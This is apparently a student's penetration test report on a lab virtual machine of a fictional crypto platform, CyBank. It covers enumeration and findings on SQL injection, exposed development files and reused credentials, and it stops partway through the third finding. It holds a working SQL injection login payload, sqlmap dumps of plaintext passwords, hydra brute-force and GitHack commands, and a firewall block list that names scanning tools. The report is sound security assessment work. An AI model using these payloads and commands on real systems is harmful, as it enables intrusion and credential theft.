

CyBank Penetration Test Report

Tester, Author: Kyosuke Kawai

Student Number: 40473058

Date: 12th Dec 2025

1. Executive Summary

1.1 Background

CyBank is a cryptocurrency trading fintech. Their platform provides safe transaction for every client. By using a provided virtual machine replicating its internal environment (CyBank.ova), the goal is to assess internal security posture as part of due diligence for a prospective client.

1.2 Objectives

The objective of this penetration test was to evaluate how far a malicious insider or an external attacker, could compromise the CryptoBank application stack and supporting services. Specifically, the assessment aimed to determine:

- If an internal user with network access but no privilege credentials could obtain sensitive customer and operational data
- If weakness in the CryptoBank application, internal tooling, and infrastructure would allow escalation to system-level control of critical hosts and containers
- How the current internal security architecture (segmentation, hardening, and monitoring) would perform against a realistic, post-exploitation attack path

1.3 Overall Results

The overall result is that **CryptoBank is critically vulnerable**. Once an attacker can reach the CryptoBank application host on the internal network, the combination of application-layer flaws and infrastructure misconfiguration provides a short and reliable path to total compromise:

- Reachable application function contains severe SQL injection vulnerabilities, allowing direct interaction with the “cryptobank” database and retrieval of sensitive customer data as well as internal developer credentials

- A development page and associated tool are accessible from the same internal segment, exposing source code, backups, and command execution backdoor. Once any internal credential is obtained, this backdoor provides arbitrary OS command execution on the application host
- The tester was able to discover and exploit a vulnerable Apache Solr service running in a container, then abuse default/weak credentials and over-privileged sudo rights for the solr account to escalate to root

As a result, an internal attacker having mere network access can progress from no initial privileges to full root control of the CryptoBank platform, including all application data and containerised services. The lack of meaningful segmentation between development tooling and production components, combined with weak credential and privilege management, means that a single internal compromise can rapidly escalate into a complete environment takeover.

1.4 Key Recommendations

In summary, the following actions are recommended and should be prioritised as part of a remediation process:

- (1) **Harden internal application security to the same standard as external-facing services**
 - Remove all SQL injection vulnerabilities in internal and customer-facing function using central input validation
- (2) **Separate and lock down development, maintenance, and backup tool**
 - Remove developer backdoors (e.g. command execution tools) from production-like environments
 - Relocate development page, backups, and .git repositories to segregated admin networks (even via VPN or MFA)
 - Enforce a clear separation between development/test and production environments, with controlled promotion processes
- (3) **Implement robust internal credential**
 - Eliminate hard-coded and default passwords and unique, strong credentials for each service
 - Review and tighten sudo configurations of solr
- (4) **Harden and segment critical internal services and containers**
 - Patch and harden Apache Solr
 - Use network segmentation and host/container firewalls. Containers should not be relied on as a security boundary without explicit controls

2. Engagement Overview

2.1 Scope

In-scope:

- CyBank virtual machine at: 192.168.64.23
- All network services and web applications hosted on this VM

Out-of-scope:

- Any systems other than the CyBank VM
- Denial-of-Service (DoS) testing, Social engineering, phishing, or physical security
- Every single WAF rules
- Real cryptocurrency wallets and live customer data

2.2 Assumptions & Constraints

- The CyBank VM is assumed to be representative of the internal environment.
- Testing was performed from a single Kali Linux host on the same lab network.

3. Methodology & Test Coverage

3.1 Methodology

This assessment followed a structured methodology inspired by PTES and OWASP:

- Information Gathering & Scoping
- Network Enumeration
- Web Application Enumeration
- Vulnerability Analysis
- Exploitation
- Post-Exploitation & Data Analysis
- Reporting

3.2 Test Coverage Matrix

Area	Specific Tests / Techniques	Status
Network Enumeration (TCP)	nmap -sC -sV -p-	[Done]
Network Enumeration (UDP)	nmap -sU	[Done]
Web Content Discovery	gobuster, dirb	[Done]
Web Auth / Session Testing	Login brute-force, session flags, timeout	[Done]
Web App Mapping	Manual Mapping (e.g. login, trade, transfer)	[Done]
Authorization / Access Control	Burp Suite repeater	[Done]
Input Validation / XSS	Manual XSS probes	[Done]
File Inclusion / Path Traversal	LFI/path traversal (../..) PHP filter wrapper read	[Blocked]
SQL Injection	Manual tests + sqlmap	[Done]
Database Direct Access	MySQL CLI using discovered creds	[Done]
WAF data exposure	GitHack	[Done]
SSH credential	hydra with users list & rockyou	[Partial]*1
Password Cracking	Offline cracking by John the Ripper	[Partial]*1
Internal Service Exploitation	Solr enumeration curl (Velocity template RCE/injection)	[Done]
Local Privilege Escalation	sudo -l, SUID, cron, etc.	[Done]
Logging / Monitoring Assessment	Check for logs, alerts, WAF logs	[Done]


*1: Tester kept running for 5 days but the test didn't complete.

4. Information for Testing & Evaluation

4.1 Environment & Connectivity

- Host: MacBook Pro M1
- Tester: Kali Linux at 192.168.64.18 (on UTM)
- Target: CyBank VM at 192.168.64.23

* Connectivity validated via ping and HTTP access <http://192.168.64.23>



4.2 Network & Service Enumeration

The VM exposes a web application, SSH service, and an internal Apache Solr instance.

- UDP
 - 68 /DHCP Client
 - 5353 / Zero-configuration
- TCP
 - 80 / HTTP, Apache 2.4.29, Title: CryptoBank, PHP 7.2.24
Frontend: Bootstrap & jQuery 2.2.4, Country [RESERVED][ZZ]
Backend DBMS: MySQL (mysqlnd 5.0.12) - /var/www/cryptobank
WAF: NinjaFirewall
 - 22 / SSH, OpenSSH 7.6p1
 - [Docker] 8983 / Solr, version 8.1.1

4.3 Web Application Enumeration

Main CyBank web application accessible on port 80, providing:

- Registration Page
- Core Team (William Delisle, Julius Book, Bill White, John Doe)
- Login Page

- Directory brute-forcing from the terminal revealed:

```
/.htpasswd      (Status: 403) [Size: 278]
/.htaccess      (Status: 403) [Size: 278]
/.hta           (Status: 403) [Size: 278]
/assets         (Status: 301) [Size: 315] [→ http://192.168.64.22/assets/]
/development    (Status: 401) [Size: 460]
/index.html     (Status: 200) [Size: 33527]
/info.php       (Status: 200) [Size: 86146]
/server-status  (Status: 403) [Size: 278]
/trade          (Status: 301) [Size: 314] [→ http://192.168.64.22/trade/]
```

```
— Scanning URL: http://192.168.64.22/development/ —
⇒ DIRECTORY: http://192.168.64.22/development/backups/
+ http://192.168.64.22/development/index.html (CODE:200|SIZE:21)
+ http://192.168.64.22/development/php.ini (CODE:200|SIZE:109)
⇒ DIRECTORY: http://192.168.64.22/development/tools/

— Entering directory: http://192.168.64.22/development/backups/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.64.22/development/tools/ —
+ http://192.168.64.22/development/tools/index.php (CODE:403|SIZE:688)
⇒ DIRECTORY: http://192.168.64.22/development/tools/Resources/


— Entering directory: http://192.168.64.22/development/tools/Resources/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

```
— Scanning URL: http://192.168.64.22/development/backups/home/ —
+ http://192.168.64.22/development/backups/home/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.64.22/development/backups/home/.htaccess (CODE:200|SIZE:12)
⇒ DIRECTORY: http://192.168.64.22/development/backups/home/assets/
⇒ DIRECTORY: http://192.168.64.22/development/backups/home/development/
+ http://192.168.64.22/development/backups/home/index.html (CODE:200|SIZE:33603)
⇒ DIRECTORY: http://192.168.64.22/development/backups/home/trade/

— Entering directory: http://192.168.64.22/development/backups/home/assets/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.64.22/development/backups/home/development/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.64.22/development/backups/home/trade/ —
+ http://192.168.64.22/development/backups/home/trade/index.php (CODE:403|SIZE:688)
```



4.4 Severity Rating Methodology

All technical findings in this report are scored using the Common Vulnerability Scoring System (CVSS) v4.0 with Base metrics. CVSS provides a numeric Base score (0.0–10.0) that reflects the intrinsic severity of a vulnerability, assuming a reasonable worst-case environment.

*Note: The scores shown are Base scores (CVSS v4.0). In a real environment, Threat and Environmental metrics could increase or decrease the final risk rating depending on factors.

Rating	CVSS v4.0 Score Range	Explanation
Critical	9.0 - 10.0	Immediate action required. The vulnerability is easily exploitable and leads to catastrophic damage such as complete system compromise or total data loss.
High	7.0 – 8.9	Prompt action necessary. Leads to privilege escalation or leakage of sensitive information. May require some specific conditions for exploitation.
Medium	4.0 – 6.9	Planned action advised. Exploitation may require specific conditions or user interaction, but results in moderate impact.
Low	0.1 – 3.9	Address as needed. The scope of impact is very limited, or the difficulty of exploitation is extremely high.
None	0.0	No risk observed from the vulnerability.

5. Assessment Findings

Finding 1 – Unauthenticated SQL Injection



- ID: F-01
- Category: Injection – SQL Injection (OWASP A03;2021)
- Severity: Critical - CVSS v4.0 score = 9.7
(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N)
- Affected Assets:
 - Public web application
 - <http://192.168.64.23/trade/>

Summary

The public “Secure Login” is vulnerable to SQL injection in query parameters (e.g. username/password fields). Any user or system with network access to the CryptoBank application can send crafted SQL payloads over HTTP/S to modify backend queries and interact directly with the “cryptobank” database.

Successful exploitation allows full read access to the “cryptobank” schema, including plaintext or weakly protected customer data, developer/admin accounts, balances, and transaction data. This exposure enables subsequent compromise of internal developer interfaces (F-02/F-04) and facilitates complete takeover of the CryptoBank platform. This is equivalent to loss of confidentiality and integrity of all customer and transactional data, and turns any compromised endpoint to full data compromise of the CryptoBank platform.

The likelihood is very high. The vulnerability is reachable anonymously, requires no prior privileges or user interaction, and can be exploited reliably with standard tooling (tester could exploit with SQLMap) using low-complexity payloads.

Technical Details (Evidence)

- SQL injection at <http://192.168.64.23/trade/> was success when tester tried to log in as:

Username: ' OR '1'='1 / Password: ' OR '1'='1

Updates:

Registrations are currently closed
WAF has been deployed

What is CryptoBank Trading Platform?

CryptoBank TP is the best way to store and trade your crypto securely

What services does our platform offer?

- **SECURE** transactions such as:
 - Crypto credit transfer
 - Balance Checking
 - Online Loan Application

Secure Login

Username:

' OR '1'='1

Password:

.....

Login

Welcome, williamdelisle

Services

Money Transfer

Balance Checking

Apply A Loan

Log Out

- Database: **cryptobank**, Table: **accounts**, **comments**, **loans**, and its columns **Username** and **Password** are extracted by tester. As it was time-based SQL Injection, it took a while to extract data.

```

available databases [5]:
[*] cryptobank
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

```

```

Database: cryptobank
[3 tables]
+-----+
| accounts |
| comments |
| loans    |
+-----+

```

```

Database: cryptobank
Table: accounts
[4 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| balance | int(11) |
| id_account | int(11) |
| password | varchar(100) |
| username | varchar(50) |
+-----+-----+

```

```

Table: accounts
[12 entries]
+-----+-----+
| username | password |
+-----+-----+
| spongebob | 3mwZd896Me |
| bill.w | 3Nrc2FYJMe |
| deadbeef | 6X7DnLF5pG |
| dreadpirateroberts | 7HwAEChFP9 |
| notanirsagent | 8hPx2Zqn4b |
| williamdelisle | gFG7pqE5cn |
| buzzlightyear | LnBHvEhmw3 |
| mrbitcoin | LxZjkK87nu |
| johndl33t | NqRF4W85yf |
| juliusthedeveloper | wJWm4CgV26 |
| patric | x8CRvHqgPp |
| tim | zm2gBcaxd3 |
+-----+-----+

```

Detection Flow:


- | | |
|---------------|------------|
| (1) Databases | (2) Tables |
| (3) Columns | (4) Data |

Remediation

- Refactor affected queries to use parameterised statements
- Implement central input validation and output encoding for all user-controlled parameters
- Introduce least-privilege DB accounts for the web application
- Add automated SAST/DAST to the SDLC to detect injection patterns before release
- Optionally deploy/tune a WAF ruleset for SQLi signatures (not as primary control)

Status: Non remediated

Finding 2 – Exposed Development Interfaces and Source Code Backups



- ID: F-02
- Category: Security Misconfiguration / Broken Access Control (OWASP A01 & A05:2021)
- Severity: High - CVSS v4.0 score = 8.0 (CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N)
- Affected Assets:
 - /development (developer pages)
 - <http://192.168.64.23/development/tools>
 - <http://192.168.64.23/development/backups>
 - Readable “/.git” source codes
 - <http://192.168.64.23/ninjafirewall/conf>

Summary


CryptoBank exposes a developer page (/development) and associated tools, backups directly on the production-facing web server. Once an attacker possesses any valid developer credential, which tester could find via F-01, attacker can log in “/development”, download full source code and “/.git” history, and review configuration files including WAF/Firewall settings. These interfaces are reachable from the internal network and are not restricted to separate management segment.

Access to source code, “/.git” history and configuration files gives an internal attacker deep insight into how CryptoBank operates. This allows rapid identification and exploitation of higher-impact vulnerabilities, such as the command execution tool (F-04), and undermines the effectiveness of other security controls (e.g. by exposing WAF rules). In an internal environment this significantly reduces the skill and time required for an attacker to escalate from one compromised endpoint to full control of the CryptoBank application tier.

Likelihood is highly once an internal user account or developer credential is compromised. This can realistically happen via phishing, malware, or reuse of credentials across systems. Directory enumeration and backup download are trivial for anyone with network access to the application server and a valid login.

Technical Details (Evidence)

- Browser view of “http://192.168.64.23/development/tools”



- Browser view of “http://192.168.64.23/development/backups”

Index of /development/backups			
Name	Last modified	Size	Description
 Parent Directory		-	
 home/	2020-04-11 15:39	-	
<i>Apache/2.4.29 (Ubuntu) Server at 192.168.64.22 Port 80</i>			

- Browser view of “http://192.168.64.23/development/backups/home/.git”

Index of /development/backups/home/.git			
Name	Last modified	Size	Description
 Parent Directory		-	
 COMMIT_EDITMSG	2020-04-11 21:17	157	
 HEAD	2020-04-11 21:13	23	
 branches/	2020-04-11 21:13	-	
 config	2020-04-11 21:16	153	
 description	2020-04-11 21:13	73	
 hooks/	2020-04-11 21:13	-	
 index	2020-04-11 21:16	21K	
 info/	2020-04-11 21:13	-	
 logs/	2020-04-11 21:17	-	
 objects/	2020-04-11 21:16	-	
 refs/	2020-04-11 21:13	-	
<i>Apache/2.4.29 (Ubuntu) Server at 192.168.64.23 Port 80</i>			

- Extracted “/.git” contents

```
(kali㉿kali)-[~/GitHack]
$ python GitHack.py http://192.168.64.22/development/backups/home/.git
[+] Download and parse index file ...
[+] .gitattributes
[+] assets/css/animate.min.css
[+] assets/css/animation.css
[+] assets/css/bootstrap.min.css
[+] assets/css/font-awesome.min.css
[+] assets/css/material-design-iconic-font.min.css
[+] assets/css/owl.carousel.min.css
[+] assets/css/responsive.css
[+] assets/css/slicknav.min.css
[+] assets/fonts/FontAwesome.otf
[+] assets/fonts/Material-Design-Iconic-Font.eot
[+] assets/fonts/Material-Design-Iconic-Font.svg
[+] assets/fonts/Material-Design-Iconic-Font.ttf
[+] assets/fonts/Material-Design-Iconic-Font.woff
[+] assets/fonts/Material-Design-Iconic-Font.woff2
[+] assets/fonts/fontawesome-webfont.eot
[+] assets/fonts/fontawesome-webfont.svg
[+] assets/fonts/fontawesome-webfont.ttf
[+] assets/fonts/fontawesome-webfont.woff
[+] assets/fonts/fontawesome-webfont.woff2
[+] assets/img/Group1.png
[+] assets/img/Mobile.png
[+] assets/img/about-bg.png
[+] assets/img/about-icon-1.png
[+] assets/img/about-icon-2.png
[+] assets/img/about-icon-3.png
[+] assets/img/about-left.png
[+] assets/img/about-shap.jpg
[+] assets/img/bg.png
[+] assets/img/blog-3.jpg
[+] assets/img/blog-blog-1.jpg
[+] assets/img/blog-blog-2.jpg
[+] assets/img/blog-blog-3.jpg
[+] assets/img/blog-blog-4.jpg
[+] assets/img/blog-blog-5.jpg
[+] assets/img/blog-blog-6.jpg
[+] assets/img/blog-blog-7.jpg
[+] assets/img/blog-blog-8.jpg
[+] assets/img/c-logo-1.png
[+] assets/img/c-logo-2.png
[+] assets/img/c-logo-3.png
```

- Ninjafirewall's admin credentials written in "options.php" at "http://192.168.64.23/ninjafirewall/conf"

```
(kali@kali) ~ - ssh - 192.168.64.22/ninjafirewall/conf
$ cat options.php
$fw_options = <<<'EOT'
a:89:{s:14:"engine_version";s:5:"4.0.4";s:13:"rules_version";s:10:"20200315.1";s:17:"admin_login_alert";i:0;s:9:"admin_ssl";i:0;s:13:"login_updates";i:0;s:7:"enabled";i:0;s:5:
"debug";i:1;s:8:"ret_code";i:403;s:11:"blocked_msg";s:820:"PGH0bWw+DQ08YnIglZ48YnIglZ4NCjxjZW50ZXI+DQ08aDI+UG9zc2libGdGc2VjdXJpdHkgaw5jaWRlbnQgZGV0ZWNoZWQ8L2gyPjwvYnI+DQ08aWIn
IHNYyZ0iaHR0cDovL2NyeXB0b2JhbmSubG9jYVwvYXNzZXRzL2xvZ28tdG9wLWRhcmsuc65nIiBhbH09ImNyeXB0b2JhbmSubG9jYVwvYnI+PC9icj4NClNvcnJ5IDxiPiUlUkVNX0FERFJFU1MLJTwwYj4sIHlvdXIgcmlvdWZdcCjYVW5
ub3QgYmUgcHJvZ2VzZ2VklxiciAvPg0KQDQpG3Igc2VjdXJpdHkgcmVhc29ucywgawXQgd2FzIGJsb2NrZWQgYVW5KIGxvZ2dlZC48YnIglZ4NCkImIHROaXMgaW5jaWRlbnQgaXMGY2F0ZWdvcml6ZWQgYXMGY3JpdGJjYVwvYnkgb3
VyIHNIldCBVZjxiciAvPiBldmVlcYB5b3Ugd2lsbCB1ZSB1bG9ja2VklGZvcIA2MCRzZWVmbmRzLjxiciAvPjwvYnI+DQ08CkImIHlvdSBiZWxpZXZLIHRoaXMgd2FzIGFuIGVycm9yIHBSZWZfZS5ib250YVwvYnIHRoZTxiciciAvPg0KY
WRTaw5pc3RyYXNzLjBhbmQgZS5jbG9zZS50aGdGZm9sbG9jaW5nIGluZ2lkZW50IElEOjxiciAvPjxiciAvPg0KwYABYj4jSV0VU1FSU5D5URFTlQlJTwwYj4gXQ0KQDQ8L2NlbnRlcj4NCG0KPC9lb2R5Pg0KPC9odG1sPg0KQDQ8
CG0K";s:6:"ban_ip";i:1;s:8:"ban_time";i:1;s:8:"admin_wl";i:0;s:16:"admin_wl_session";i:0;s:5:"ac_ip";i:1;s:7:"ac_ip_2";i:0;s:16:"ac_scan_loopback";i:1;s:9:"ac_method";s:25:"GE
TPOSTHEADPUTDELETEPATCH";s:8:"ac_geolp";i:0;s:11:"ac_geolp_db";i:1;s:12:"ac_geolp_db2";s:0:"";s:11:"ac_geolp_cn";s:0:"";s:14:"ac_geolp_ninja";i:0;s:11:"ac_allow_ip";i:0;s:11:
"ac_block_ip";i:0;s:8:"ac_rl_on";i:0;s:10:"ac_rl_time";i:30;s:10:"ac_rl_conn";i:10;s:10:"ac_rl_intv";i:5;s:9:"ac_bl_url";i:0;s:9:"ac_wl_url";i:0;s:9:"ac_bl_bot";s:337:"acunetix
|AhrefsBot|backdoor|bandit|blackwidow|BOT for JCE|core-project|dts agent|emailmagnet|exploit|extract|flood|grabber|harvest|httrack|havi|hunter|indy library|LoadTimeBot|mifibot
|Microsoft URL Control|Miami Style|morfeus|nessus|Netlyzer|pmafind|scanner|semrushbot|siphon|spbot|sqlmap|survey|teleport|updown_tester|xovibot|zgrap|zmap";s:12:"ac_geolp_log"
";i:1;s:15:"ac_allow_ip_log";i:0;s:15:"ac_block_ip_log";i:1;s:9:"ac_rl_log";i:1;s:13:"ac_bl_url_log";i:1;s:13:"ac_bl_bot_log";i:1;s:13:"ac_wl_url_log";i:0;s:9:"wf_enable";i:0;s
:10:"wf_pattern";i:0;s:7:"wf_case";i:1;s:8:"wf_alert";i:30;s:9:"wf_attach";i:1;s:13:"scan_protocol";i:3;s:7:"uploads";i:2;s:10:"substitute";s:1:"X";s:11:"sanitize_fn";i:0;s:14:
"upload_maxsize";i:2097152;s:8:"get_scan";i:1;s:12:"get_sanitize";i:0;s:9:"post_scan";i:1;s:13:"post_sanitize";i:0;s:8:"post_b64";i:1;s:16:"request_sanitize";i:0;s:12:"cookie
s_scan";i:1;s:16:"cookies_sanitize";i:0;s:7:"ua_scan";i:1;s:11:"ua_sanitize";i:1;s:10:"ua_mozilla";i:0;s:9:"ua_accept";i:0;s:14:"ua_accept_lang";i:0;s:10:"block_bots";i:0;s:12:
"referrer_scan";i:0;s:16:"referrer_sanitize";i:1;s:12:"referrer_post";i:0;s:10:"php_errors";i:1;s:8:"php_self";i:1;s:10:"php_path_t";i:1;s:10:"php_path_i";i:1;s:10:"no_host_ip";
i:0;s:14:"request_method";i:0;s:9:"fg_enable";i:0;s:8:"fg_mtime";i:10;s:10:"fg_exclude";s:0:"";s:7:"logging";i:1;s:10:"log_rotate";i:1;s:11:"log_maxsize";i:2097152;s:8:"log_li
ne";i:1500;s:6:"syslog";i:0;s:16:"response_headers";s:9:"000300000";s:23:"referrer_policy_enabled";i:0;s:10:"admin_name";s:13:"administrator";s:10:"admin_pass";s:60:"$2y$10$ix
I3UxYwLxysQRXqwrX3.M.g/dvJr6Nv64saYk51aynC408cbp.";s:11:"admin_email";s:23:"john.d@cryptobank.local";s:8:"timezone";s:3:"UTC";s:10:"admin_lang";s:5:"en_US";s:11:"font_family
";s:0:"";s:9:"font_size";s:0:"";s:7:"anon_ip";i:0;}
EOT;
```

This clearly demonstrates that internal dev assets and source are accessible and enumerated.

Remediation

- Separate development and operational environments - remove “/development”, backups and “.git” artefacts from the internal production host.
- If any administrative portal must exist in production, place it behind:
 - Network-level controls (VPN, IP allowlist, management VLAN)
 - Strong authentication / MFA
- Enforce strict directory and file publishing rules so “/.”, “.git”, backups, and configuration files cannot be served by the web server
- Review and update internal hardening standards to ensure no development artefacts are present on production servers

Status: Non remediated

Finding 3 – Weak Credential Management (Hard-coded, Reused, and Default Credentials)



- ID: F-03
- Category: Identification & Authentication Failures / Credential Management (OWASP A07:2021)
- Severity: High - CVSS v4.0 score = 8.2
(CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N)
- Affected Assets:
 - Developer account (e.g. Julius's account) used for “/development” and internal tools
 - Apache “Solr” service account on the container
 - Application source code and configuration files containing hard-coded passwords

Summary

CryptoBank uses the same credentials for multiple high-privilege functions (e.g. developer login, command-execution tool) and relies on default service credentials for Apache “Solr” (user “solr” with default password). Credentials are hard-coded into source/configuration files stored under the downloadable backups. This breaks basic password hygiene and makes lateral movement trivial once any secret is exposed.

After initial compromise (F-01), dumped credentials can be reused across the development portal, backdoor tools, and potentially other services. The default solr credentials, combined with over-permissive sudo rights (F-05), allow direct escalation from a container service account to root. This pattern would enable rapid compromise of multiple systems, nullifying network segmentation and traditional least-privilege assumptions. Likelihood is high. Misuse of credentials (reuse, defaults, hard-coding) is common, and once an internal workstation or application server is compromised, dumping and reusing these secrets is trivial. No advanced exploitation is required.

Technical Details (Evidence)

- Hard-coded password at:
 - <http://192.168.64.23/development>
 - <http://192.168.64.23/development/tools/CommandExecution/CommandExec.php>

- Detected username & password matching at “/development”

```
(kali㉿kali)-[~]
$ hydra -L username.txt -P pass.txt 192.168.64.22 http-get /development -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-23 03:50:57
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 192 login tries (l:16/p:12), ~12 tr
ies per task
[DATA] attacking http-get://192.168.64.22:80/development
[80][http-get] host: 192.168.64.22 login: julius.b password: wJWm4CgV26
[STATUS] attack finished for 192.168.64.22 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-23 03:51:09
```

- Detected username & password at “/CommandExecution”

```
(kali㉿kali)-[~/192.168.64.22/development/tools/CommandExecution]
$ cat CommandExec.php
<html>
  <head>

    <title>CommandExec-1</title>
  </head>
  <body>
    <div style="background-color:#afafaf;padding:15px;border-radius:20px 20px 0px 0px">
